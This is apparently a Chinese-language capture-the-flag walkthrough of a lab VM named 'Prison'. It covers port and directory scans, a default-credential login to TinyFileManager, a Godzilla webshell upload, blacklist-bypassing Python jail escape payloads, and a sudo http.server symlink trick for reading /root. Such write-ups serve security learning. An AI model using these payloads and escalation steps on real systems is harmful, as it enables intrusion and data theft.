

Prison-Sublarge

信息搜集

nmap

```
cmd
D:\Tools\ScanTools\Nmap>nmap -p- 192.168.56.113
WARNING: Could not import all necessary Npcap functions. You
may need to upgrade to the latest version from
https://npcap.com. Resorting to connect() mode -- Nmap may not
function completely
Starting Nmap 7.97 ( https://nmap.org ) at 2026-03-06 14:31
+0800
Nmap scan report for 192.168.56.113
Host is up (0.00085s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
```

dirsearch

```
cmd
D:\Tools\ScanTools\ScanBox\LeakScan\dirSearch>python
dirsearch.py -u 192.168.56.113

_|. _ _ _ _ _ _ _|_   v0.4.3
(_||| _) (/ _ (| | (| | )
```

Extensions: php, aspx, jsp, html, js | HTTP method: GET |
Threads: 25 | Wordlist size: 11460

Output File:

D:\Tools\ScanTools\ScanBox\LeakScan\dirSearch\reports_192.168.56.113_26-03-06_14-32-27.txt

Target: http://192.168.56.113/

[14:32:29] Starting:

[14:32:30] 403 - 548B - /.ht_wsr.txt
[14:32:30] 403 - 548B - /.htaccess.bak1
[14:32:30] 403 - 548B - /.htaccess.orig
[14:32:30] 403 - 548B - /.htaccess.sample
[14:32:30] 403 - 548B - /.htaccess_extra
[14:32:30] 403 - 548B - /.htaccess_orig
[14:32:30] 403 - 548B - /.htaccessOLD2
[14:32:30] 403 - 548B - /.htaccess_sc
[14:32:30] 403 - 548B - /.htaccessOLD
[14:32:30] 403 - 548B - /.html
[14:32:30] 403 - 548B - /.htm
[14:32:30] 403 - 548B - /.htaccessBAK
[14:32:30] 403 - 548B - /.htaccess.save
[14:32:30] 403 - 548B - /.htpasswd_test
[14:32:30] 403 - 548B - /.httr-oauth
[14:32:30] 403 - 548B - /.htpasswd
[14:33:03] 403 - 548B - /uploads/
[14:33:03] 301 - 162B - /uploads ->
http://192.168.56.113/uploads/

打点


网页前端是一个TinyFileManager

默认密码admin:admin@123进了


是一个云盘服务

去找了一下，开源的github上就有（不过没什么用


upload的时候会发现成功但是看不到文件www




传一个哥斯拉进去，显示成功，然后试了一下/uploads/godz.php




然后就是连接了




进去之后直接弹shell






get user

首先busybox netstat -ntlp 看到有一个9999端口



猜测是通过连接jail来执行aristore权限操作



Enter password:

Wrong password! Connection closed.

看到要密码，那就遍历一遍有可能出现密码的地方，最后在/etc/profile的最后一行找到了



sh

```
[nobody@Prison tmp]$ cat /etc/profile

export
PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

export PAGER=less
umask 022

# use nicer PS1 for bash and busybox ash
if [ -n "$BASH_VERSION" -o "$BB_ASH_VERSION" ]; then
    PS1='\h:\w\$ '
# use nicer PS1 for zsh
elif [ -n "$ZSH_VERSION" ]; then
    PS1='%m:%~%# '
# set up fallback default PS1
else
    : "${HOSTNAME:=$(hostname)}"
    PS1='${HOSTNAME%%.*}:$PWD'
    [ "$(id -u)" -eq 0 ] && PS1="${PS1}# " ||
PS1="${PS1}\$ "
fi

for script in /etc/profile.d/*.sh ; do
    if [ -r "$script" ] ; then
        . "$script"
    fi
done
unset script
export ENTRYPWD=OTA4YmY50TBiMGMz
```

进去之后发现有很多都被ban了，做一下绕过

可以得到user.txt

```
Error: Eval error: a bytes-like object is required, not 'set'
>>> getattr(getattr((lambda:0), "__glob"+"als__")["__built"+"ins__"], "__imp"+"ort__")("o"+"s").system("/bin/sh")
Blocked! No cheating.
>>> print(getattr(getattr((lambda:0), "__glob"+"als__")["__built"+"ins__"], "op"+"en")("/home/aristore/user.txt").read().encode(
).hex())
Result: None
>>> getattr(getattr((lambda:0), "__glob"+"als__")["__built"+"ins__"], "__imp"+"ort__")("o"+"s").__getattr__("sys"+"tem")("/
bin/sh")
Blocked! No cheating.
>>> getattr(getattr(getattr((lambda:0), "__glob"+"als__")["__built"+"ins__"], "__imp"+"ort__")("o"+"s"), "sys"+"tem")("/bin/sh")
Blocked! No cheating.
>>> raise Exception(getattr(getattr((lambda:0), "__glob"+"als__")["__built"+"ins__"], "op"+"en")("/home/aristore/user.txt").read
())
Error: Eval error: invalid syntax (<string>, line 1)
>>> exec("\x70\x72\x69\x6e\x74\x28\x6f\x70\x65\x6e\x28\x27\x2f\x68\x6f\x6d\x2f\x61\x72\x69\x73\x74\x6f\x72\x65\x2f\x75\x73\x
65\x72\x2e\x74\x78\x74\x27\x29\x2e\x72\x65\x61\x64\x28\x29\x29")
Blocked! No cheating.
>>> {getattr(getattr((lambda:0), "__glob"+"als__")["__built"+"ins__"], "op"+"en")("/home/aristore/user.txt").read(): 1}["anythin
g_else"]
Error: Eval error: 'anything_else'
>>> getattr(getattr((lambda:0), "__glob"+"als__")["__built"+"ins__"], "op"+"en")("/home/aristore/user.txt").read()
Result: flag{user-3656dc8cdb26771dc5df08ed83cc7487}
```

组合payload，可以得到python源码



python

```
getattr(getattr(getattr((lambda:0), "__gl"+"obals__")
["__bui"+"ltins__"], "__imp"+"ort__")("o"+"s"), "po"+"pen")
("cat /opt/jail/jail.py").read()
```



python

```
import socket
import threading
import sys
import os
import logging
import traceback

logging.basicConfig(
    level=logging.INFO,
    format='%(asctime)s - %(threadName)s - %(levelname)s - %(
(message)s',
    handlers=[
        logging.FileHandler('/opt/jail/jail.log'),
        logging.StreamHandler()
    ]
)
```

```

)

logger = logging.getLogger(__name__)

PASSWORD = "OTA4YmY50TBiMGZ"
BLACKLIST = ['import', 'os', 'sys', 'popen', 'exec', 'system',
             'eval', '__builtins__', 'open', 'subprocess']
HOST = '127.0.0.1'
PORT = 9999

def handle_client(conn, addr):
    logger.info(f"New client connected: {addr}")
    try:
        conn.sendall(b"=== Python Jail ===\n")
        conn.sendall(b"Enter password: ")
        input_pwd = conn.recv(1024).decode('utf-8',
errors='ignore').strip()

        if input_pwd != PASSWORD:
            conn.sendall(b"Wrong password! Connection
closed.\n")
            logger.warning(f"Wrong password from {addr}")
            return

            conn.sendall(b"Password correct! Enter Python Eval
(type 'exit' to quit)\n")
            conn.sendall(b">>> ")

            while True:
                code = conn.recv(1024).decode('utf-8',
errors='ignore').strip()

                if code.lower() == 'exit':
                    conn.sendall(b"Exiting jail, connection
closed.\n")
                    logger.info(f"Client {addr} exited normally")
                    break

```



```

        if not code:
            conn.sendall(b">>> ")
            continue

        if any(word in code.lower() for word in
BLACKLIST):
            conn.sendall(b"Blocked! No cheating.\n>>> ")
            logger.warning(f"Blocked code from {addr}:
{code}")

            continue

        try:
            result = eval(code, {"__builtins__": globals()
["__builtins__"]}, {})
            conn.sendall(f"Result: {result}\n>>>
".encode('utf-8'))
        except Exception as e:
            error_msg = f"Eval error: {str(e)}"
            conn.sendall(f"Error: {error_msg}\n>>>
".encode('utf-8'))
            logger.error(f"Eval error from {addr}:
{error_msg}")

    except ConnectionResetError:
        logger.warning(f"Client {addr} reset connection")
    except Exception as e:
        logger.error(f"Error handling client {addr}:
{str(e)}\n{traceback.format_exc()}")
        conn.sendall(b"Server error! Connection closed.\n")
    finally:
        conn.close()
        logger.info(f"Connection closed for {addr}")

def start_server():
    server_socket = None

```

```
try:
    server_socket = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
    server_socket.setsockopt(socket.SOL_SOCKET,
socket.SO_REUSEADDR, 1)
    server_socket.bind((HOST, PORT))
    server_socket.listen(5)
    logger.info(f"Server started on {HOST}:{PORT}")

    while True:
        conn, addr = server_socket.accept()
        client_thread =
threading.Thread(target=handle_client, args=(conn, addr),
name=f"Client-{addr[0]}:{addr[1]}")
        client_thread.start()
        logger.info(f"Started thread for {addr}, active
threads: {threading.active_count()}")

except KeyboardInterrupt:
    logger.info("Server stopped by user (Ctrl+C)")
except OSError as e:
    if e.errno == 98:
        logger.error(f"Port {PORT} is already in use!")
        sys.exit(1)
    else:
        logger.error(f"Socket error:
{str(e)}\n{traceback.format_exc()}")
        sys.exit(1)
except Exception as e:
    logger.error(f"Server crashed:
{str(e)}\n{traceback.format_exc()}")
    sys.exit(1)
finally:
    if server_socket:
        server_socket.close()
        logger.info("Server socket closed")
```

```

        for thread in threading.enumerate():
            if thread != threading.current_thread():
                thread.join(timeout=5)
        logger.info("All threads exited, server stopped")
        sys.exit(0)

if __name__ == '__main__':
    if os.geteuid() != 0 and PORT < 1024:
        logger.error("Need root privileges to bind port < 1024!")
        sys.exit(1)
    start_server()

```

get root



python

```

>>> getattr(getattr(getattr((lambda:0), "__gl"+"obals__")
["__bui"+"ltins__"], "__imp"+"ort__")("o"+"s"), "po"+"pen")
("sudo -l").read()
Result: Matching Defaults entries for aristore on Prison:

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin

Runas and Command-specific defaults for aristore:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR
VISUAL"

User aristore may run the following commands on Prison:
    (ALL) NOPASSWD: /usr/bin/python3 -m http.server -d /tmp -b
*
```

可以得到sudo权限是开一个http服务器。

可以考虑给/root目录开，但是又不好在根目录跑，于是把root软链接到/tmp下，然后再在/tmp下开一个http服务器



python

```
>>> getattr(getattr(getattr(lambda:0,"__globals__")
["__builtins__"], "__import__")("os"), "system")
("ln -s /root /tmp/root_leak")
Result: 0
>>> getattr(getattr(getattr(lambda:0,"__globals__")
["__builtins__"], "__import__")("os"), "system")
("sudo /usr/bin/python3 -m http.server -d /tmp -b 127.0.0.1
8989")
```

然后在本地wget一下8989/root_weak/root.txt即可得到flag



sh

```
[nobody@Prison uploads]$ cd /tmp
[nobody@Prison tmp]$ ls
busybox
sess_6vnn9ehh3dksncica3aisqjpgu
f
sess_80i07v1k78ml8dp8qv0t2oii29
r
sess_9nd44robpdtimdomk15fh0hkmo
root_leak
sess_laa4djitfcavkg9q0tclocu8i2
[nobody@Prison tmp]$ wget 127.0.0.1:8989/root_leak/root.txt
Connecting to 127.0.0.1:8989 (127.0.0.1:8989)
saving to 'root.txt'
root.txt          100% |*****|
 44  0:00:00 ETA
'root.txt' saved
[nobody@Prison tmp]$ cat ./root.txt
flag{root-41798091cdc86c8dab1813303dfc064c}
[nobody@Prison tmp]$
```